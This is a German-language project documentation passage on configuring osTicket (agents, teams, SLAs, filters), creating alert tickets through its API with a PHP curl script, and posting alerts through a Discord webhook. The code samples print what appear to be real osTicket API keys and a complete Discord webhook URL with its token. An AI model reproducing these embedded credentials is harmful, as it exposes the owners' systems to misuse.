Select the departments the agent is allowed to access and the corresponding effective role.

Primary Department *
Support → Expanded Access → Fall back to primary role on assignments

Extended Access
— Select Department — → Add

Save Changes | Reset | Cancel

2. Unter dem Punkt Access, wählt man das dementsprechende Departament => Support und die entsprechende Rolle => Expanded Access.

Add New Agent

Permissions

- Create — Ability to add new users
- Edit — Ability to manage user information
- Delete — Ability to delete users
- Manage Account — Ability to manage active user accounts
- User Directory — Ability to access the user directory

Create | Reset | Cancel

Copyright © 2006-2020 ICT Consulting AG All Rights Reserved.

3. Unter dem Punkt Permissions kann man die durch vorherige Rolle vergebenen Berechtigung einzeln Bearbeiten.

Add New Agent

Teams

Assigned Teams
Agent will have access to tickets assigned to a team they belong to regardless of the ticket's department. Alerts can be enabled for each associated team.


— Select Team — → Add



Create | Reset | Cancel

Copyright © 2006-2020 ICT Consulting AG All Rights Reserved.




4. Danach kann man dem Agent noch einem Team zuweisen. Ist man mit den Parametern zufrieden, kann man den Agenten via Button «Create» erstellen.

14.6.9. Erstellen eines Teams



Bild	Beschreibung
	<p>1. Zu Beginn muss man unter dem Punkt «Agents => Teams => New Team => Members» neue Mitglieder hinzufügen. Danach das neue Mitglied auswählen und mit «Add» hinzufügen.</p>
	<p>2. Wenn man alle Mitglieder hinzugefügt hat, sieht das ungefähr so aus.</p>

	<p>3. Nun kann man dem Team einen Namen geben, sowie den Status setzen. Dann kann man einen Team Leader auswählen.</p>
	<p>4. Im Bereich Admin Notes kann man kleinere Interne Notizen festhalten.</p>

14.6.10. Erstellen eines SLA



Bild	Beschreibung																																													
 <p>The screenshot shows the 'Service Level Agreements' section of the ICT Consulting AG interface. It lists seven SLAs with the following details:</p> <table border="1"> <thead> <tr> <th>Name</th> <th>Status</th> <th>Grace Period (hrs)</th> <th>Date Added</th> <th>Last Updated</th> </tr> </thead> <tbody> <tr> <td>Gold DB</td> <td>Active</td> <td>12</td> <td>1/19/20</td> <td>1/19/20, 12:11 AM</td> </tr> <tr> <td>Gold Webhosting</td> <td>Active</td> <td>24</td> <td>1/14/20</td> <td>1/19/20, 12:08 AM</td> </tr> <tr> <td>NO-SLA (Default)</td> <td>Active</td> <td>168</td> <td>1/18/20</td> <td>1/18/20, 2:07 PM</td> </tr> <tr> <td>Platin DB</td> <td>Active</td> <td>4</td> <td>1/19/20</td> <td>1/19/20, 12:12 AM</td> </tr> <tr> <td>Platin Webhosting</td> <td>Active</td> <td>12</td> <td>1/14/20</td> <td>1/19/20, 12:07 AM</td> </tr> <tr> <td>Silber DB</td> <td>Active</td> <td>24</td> <td>1/19/20</td> <td>1/19/20, 12:10 AM</td> </tr> <tr> <td>Silber Webhosting</td> <td>Active</td> <td>48</td> <td>1/14/20</td> <td>1/19/20, 12:08 AM</td> </tr> </tbody> </table>	Name	Status	Grace Period (hrs)	Date Added	Last Updated	Gold DB	Active	12	1/19/20	1/19/20, 12:11 AM	Gold Webhosting	Active	24	1/14/20	1/19/20, 12:08 AM	NO-SLA (Default)	Active	168	1/18/20	1/18/20, 2:07 PM	Platin DB	Active	4	1/19/20	1/19/20, 12:12 AM	Platin Webhosting	Active	12	1/14/20	1/19/20, 12:07 AM	Silber DB	Active	24	1/19/20	1/19/20, 12:10 AM	Silber Webhosting	Active	48	1/14/20	1/19/20, 12:08 AM	<p>1. Im Admin-Panel unter dem Punkt Manage => SLA Plans und dann klickt man auf «Add New SLA Plan».</p>					
Name	Status	Grace Period (hrs)	Date Added	Last Updated																																										
Gold DB	Active	12	1/19/20	1/19/20, 12:11 AM																																										
Gold Webhosting	Active	24	1/14/20	1/19/20, 12:08 AM																																										
NO-SLA (Default)	Active	168	1/18/20	1/18/20, 2:07 PM																																										
Platin DB	Active	4	1/19/20	1/19/20, 12:12 AM																																										
Platin Webhosting	Active	12	1/14/20	1/19/20, 12:07 AM																																										
Silber DB	Active	24	1/19/20	1/19/20, 12:10 AM																																										
Silber Webhosting	Active	48	1/14/20	1/19/20, 12:08 AM																																										
 <p>The screenshot shows the 'Add New SLA Plan' dialog box. It includes fields for:</p> <ul style="list-style-type: none"> Name: testslaag Grace Period: 1 (in hours) Status: Active (radio button selected) Internal Notes: Dies ist ein Test SLA 	<p>2. Danach kann man dem SLA einen Namen geben. Danach die Grace Period in Stunden angeben. Zudem kann man in den Internal Notes weitere Informationen angeben. Danach einfach mit «Add Plan» das SLA hinzufügen.</p>																																													
 <p>The screenshot shows the 'Service Level Agreements' page again. The newly created SLA 'testslaag' is listed at the bottom of the table with the following details:</p> <table border="1"> <thead> <tr> <th>Name</th> <th>Status</th> <th>Grace Period (hrs)</th> <th>Date Added</th> <th>Last Updated</th> </tr> </thead> <tbody> <tr> <td>Gold DB</td> <td>Active</td> <td>12</td> <td>1/19/20</td> <td>1/19/20, 12:11 AM</td> </tr> <tr> <td>Gold Webhosting</td> <td>Active</td> <td>24</td> <td>1/14/20</td> <td>1/19/20, 12:08 AM</td> </tr> <tr> <td>NO-SLA (Default)</td> <td>Active</td> <td>168</td> <td>1/18/20</td> <td>1/18/20, 2:07 PM</td> </tr> <tr> <td>Platin DB</td> <td>Active</td> <td>4</td> <td>1/19/20</td> <td>1/19/20, 12:12 AM</td> </tr> <tr> <td>Platin Webhosting</td> <td>Active</td> <td>12</td> <td>1/14/20</td> <td>1/19/20, 12:07 AM</td> </tr> <tr> <td>Silber DB</td> <td>Active</td> <td>24</td> <td>1/19/20</td> <td>1/19/20, 12:10 AM</td> </tr> <tr> <td>Silber Webhosting</td> <td>Active</td> <td>48</td> <td>1/14/20</td> <td>1/19/20, 12:08 AM</td> </tr> <tr> <td>testslaag</td> <td>Active</td> <td>1</td> <td>1/19/20</td> <td>1/19/20, 2:16 AM</td> </tr> </tbody> </table>	Name	Status	Grace Period (hrs)	Date Added	Last Updated	Gold DB	Active	12	1/19/20	1/19/20, 12:11 AM	Gold Webhosting	Active	24	1/14/20	1/19/20, 12:08 AM	NO-SLA (Default)	Active	168	1/18/20	1/18/20, 2:07 PM	Platin DB	Active	4	1/19/20	1/19/20, 12:12 AM	Platin Webhosting	Active	12	1/14/20	1/19/20, 12:07 AM	Silber DB	Active	24	1/19/20	1/19/20, 12:10 AM	Silber Webhosting	Active	48	1/14/20	1/19/20, 12:08 AM	testslaag	Active	1	1/19/20	1/19/20, 2:16 AM	<p>3. Das System gibt dann bei erfolgreicher Abschliessung ein positives Feedback.</p>
Name	Status	Grace Period (hrs)	Date Added	Last Updated																																										
Gold DB	Active	12	1/19/20	1/19/20, 12:11 AM																																										
Gold Webhosting	Active	24	1/14/20	1/19/20, 12:08 AM																																										
NO-SLA (Default)	Active	168	1/18/20	1/18/20, 2:07 PM																																										
Platin DB	Active	4	1/19/20	1/19/20, 12:12 AM																																										
Platin Webhosting	Active	12	1/14/20	1/19/20, 12:07 AM																																										
Silber DB	Active	24	1/19/20	1/19/20, 12:10 AM																																										
Silber Webhosting	Active	48	1/14/20	1/19/20, 12:08 AM																																										
testslaag	Active	1	1/19/20	1/19/20, 2:16 AM																																										

14.6.11. Erstellen eines Ticket Filter

Bild	Beschreibung
	<p>1. Im Admin-Panel unter dem Punkt Manage => Ticket Filters auf dem Button «Add New Filter» klicken. Dann kann man dem Filter einen Namen geben. Zudem die Execution Order angeben (Wenn ein Unternehmen, mehrere Filter habe will, kann man durch die Order dementsprechende Favorisierung setzen.) Danach den target Channel auswählen, default ist «Any». Zudem kann man die Filter Rules bereits setzen, zuerst das Kriterium, in diesem Fall die Email Adresse und diese sollte der Mail Adresse «marcello.calisto@tbz.ch» gleichsein.</p>
	<p>2. Danach unter den Filter Actions die dementsprechende Aktion ausführen. Wir werden einen SLA setzen insofern ein User mit der vorhin definierten Email ein Ticket eröffnet.</p>

14.6.12. Über API ein Ticket erstellen

Bild	Beschreibung
	1. Zuerst erstellen wir unter Manage => API keys im Admin-Panel einen API Key erzeugen. Dafür auf «Add New API Key» klicken.
	2. Nun die IP angeben die über die API Schnittstelle auf das OSTicket zugreift. Danach dem Erstellen von Tickets zustimmen und dann auf «Add Key» klicken.
	3. Nun erhält man einen API Key, diesen braucht man dann später.
<pre>luis@llszh02-m437:~\$ cd /var/www/html/scripts/ luis@llszh02-m437:/var/www/html/scripts\$ ls api_ticket_create.php automail.php automail.pl rcron.php</pre>	4. Nun auf dem Webserver cd /var/www/html/scripts und danach via ls alle Files anzeigen lassen. Wir benötigen das File api_tickets_create.php .
<pre>\$config = array('url'=>'http://192.168.0.228/api/http.php/tickets.json', 'key'=>'DF8B2ED1C96C4AD1B133D3D877855D9E');</pre>	5. Nun kann man die URL angeben nach diesem Schema: https://IP_WEB SERVER/api/http.php/tickets.json . Danach noch unter Key den vorherig generierten Key angeben.

<pre>\$data = array('name' => 'John Doe', 'email' => 'mailbox@host.com', 'subject' => 'Test API message', 'message' => 'This is a test of the osTicket API', 'ip' => \$_SERVER['REMOTE_ADDR'], 'attachments' => array(),);</pre>	<p>6. Zudem kann man die Variablen die bei der Ticket Erstellung verwendet werden ändern.</p>
<pre>[sudo] password for luis: luis@llszh02-m437:/var/www/html/scripts\$ sudo apt-get install php7.1-curl</pre>	<p>7. Wichtig ist das man die aktuelle CURL Version seiner PHP Version installiert hat. Sudo apt-get install php7.1-curl</p>
<pre>luis@llszh02-m437:/var/www/html/scripts\$ php -v PHP 7.2.24-0ubuntu0.18.04.2 (cli) (built: Jan 13 2020 18:39:59) (NTS) Copyright (c) 1997-2018 The PHP Group Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies with Zend OPcache v7.2.24-0ubuntu0.18.04.2, Copyright (c) 1999-2018, by Zend Technologies</pre>	<p>8. Die aktuelle PHP Version kann man via php -v herausfinden.</p>
	<p>9. Danach kann man via Apache Webserver das Script ausführen.</p>
	<p>10. Nun sieht man im Agent-Panel das erstellte Ticket.</p>
	<p>11. Nun sehen wir das alle Parameter stimmen.</p>

14.6.13. API-Beispiel

```
$config = array(
    'url'=>'http://10.0.0.56/api/http.php/tickets.json',
    'key'=>'89D8CAB6EA89658F6A7FEADEDCE41CC7'
);

# Fill in the data for the new ticket, this will likely come from $_POST.

$data = array(
    'name'      =>      'SYNOLOGY NAS SYSTEM',
    'email'     =>      'systemalert@luis-luescher.com',
    'subject'   =>      'SYSTEM ALERT',
    'message'   =>      "Your System is to hot. Please check Systemp. Kind regards CIT-
OIN Operations & Infrastructure Network Team HOSTINFORMATION: SYSTEMP: ".$cursystemp.", SYSHDD1TEMP: ".$cursyshdd1.", SYSHDD2TEMP: ".$cursyshdd2.", SYSHOSTNAME: ".$cursysname.", SYSTYPE: ".$cursystyp.", SYSNUM: ".$cursysnbr.", SYSOS: ".$cursysos."",
    'attachments' => array(),
);

/*
 * Add in attachments here if necessary
$data['attachments'][] =
array('filename.pdf' =>
    'data:image/png;
base64, ' .
    base64_encode(file_get_contents('/path/to/filename.pdf')));
*/



#pre-checks
function_exists('curl_version') or die('CURL support required');
function_exists('json_encode') or die('JSON support required');

#set timeout
set_time_limit(30);

#curl post
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $config['url']);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
curl_setopt($ch, CURLOPT_USERAGENT, 'osTicket API Client v1.7');
curl_setopt($ch, CURLOPT_HEADER, FALSE);
curl_setopt($ch, CURLOPT_HTTPHEADER, array( 'Expect:', 'X-API-Key: '.$config['key']));
```

```
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, FALSE);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE);
$result=curl_exec($ch);
$code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
curl_close($ch);

if ($code != 201)
    die('Unable to create ticket: '.$result);

$ticket_id = (int) $result;
```

Dieser Teil im Script ist für die Erstellung der Tickets im OSTicket zuständig. Durch Filter im System werden diese Tickets direkt dem Linux Team zugewiesen sowie als Emergency eingestuft.

14.7. Discord Server


Um das Team im Falle einer erkannten Störung zu informieren, verwendet die WeDo AG einen Discord Server, um die Kommunikation zu vereinfachen.

14.7.1. Installation Discord Server

Hier erkläre ich wie man einen Discord Server installiert und eine Webhook hinzufügt.



Zu Beginn klickt man im Discord auf den grünen Knopf mit dem Plus-Zeichen.



Nun wählen wir hier den blauen Bereich aus. Da wir einen neuen Server erstellen möchten.

ERSTELLE DEINEN SERVER

Wenn du einen Server erstellst, hast du Zugriff auf kostenlose Sprach- und Textchat, den du mit deinen Freunden nutzen kannst.

SERVERNAME

WeDo AG

Mit dem Erstellen eines Servers stimmst du Discords [Community-Richtlinien](#) zu.

 Entfernen

← ZURÜCK Erstellen

Hier können wir dem Server einen Namen vergeben sowie ein entsprechendes Logo hinzufügen.


WEBHOOKS

WebHooks sind eine einfache Möglichkeit, automatisierte Nachrichten und Datenupdates per Internetmagie auf einen Textkanal des Servers zu senden. [Mehr erfahren.](#)

[WebHook erstellen](#)

X ESC

Sobald der Server erstellt ist, können wir die Einstellungen des gewünschten Text Channels öffnen. Dort klicken wir auf WEBHOOKS und in diesem Abschnitt auf «WebHook erstellen».



Nun geben wir der Webhook einen Namen und wählen den entsprechenden Kanal aus. Wichtig ist, dass man den Link der Webhook kopiert und sich abspeichert, dieser wird unbedingt benötigt.





Sobald die WebHook erfolgreich hinzugefügt wurde. Sieht es wie oben ersichtlich aus.

14.7.2. Konfiguration für Bot

Zuerst braucht man eine Discord API. Dafür meldet man sich auf dieser [Website](#) mit seinem Discord Account an.

Danach klickt man auf "New Application".



Dann geht man im Menü auf den Punkt "Bot".

Und dann auf "Add Bot".

Add Bot

Es kommt dann ein Warnhinweis, diesen einfach mit "Yes, do it!" bestätigen.

ADD A BOT TO THIS APP?

Adding a bot user gives your app visible life in Discord.
However, this action is irrevocable! Choose wisely.

Nevermind

Yes, do it!

Im Anschluss habe ich dann einen Server erstellt.

ERSTELLE DEINEN SERVER

Wenn du einen Server erstellst, hast du Zugriff auf **kostenlosen Sprach- und Textchat**, den du mit deinen Freunden nutzen kannst.

SERVERNAME

testserverm126

Mit dem Erstellen eines Servers stimmst du Discords **Community-Richtlinien** zu.

Mindestgröße: **128x128**



← ZURÜCK

Erstellen

Und dann den Bot auf meinen Server eingeladen. Folgender Link:
https://discordapp.com/oauth2/authorize?client_id=your_client_id_goes_here&scope=bot&permissions=0



14.7.3. API

```
$webhook = new Client('https://discordapp.com/api/webhooks/720553610861084686/5cy04PRstnPxl9kEoY_q8gIgytybLye-GQVt3X2DDXd3UYB0xZLUIInNL0g-0QBB1rhY');
```

```
$embed = new Embed();
```

```
$embed->description("Please review this incident");  
$embed->author("New Alert ticket");  
$embed->field("OSTICKET", "http://10.0.0.56", true);  
$embed->field("Alert Ticket", "SYNOLOGY NAS SYSTEM", true);  
$embed->field("SYSTEMP", $cursystemp, true);  
$embed->field("SYSHDD1TEMP", $cursyshdd1, true);  
$embed->field("SYSHDD2TEMP", $cursyshdd2, true);  
$embed->field("SYSHOSTNAME", $cursysname, true);  
$embed->field("SYSTYPE", $cursystyp, true);  
$embed->field("SYSPRODNUM", $cursysnbr, true);  
$embed->field("SYSOS", $cursos, true);
```

```
$webhook  
->username("OSTicket")  
->username("Alert Message")  
->embed($embed)  
->send();
```

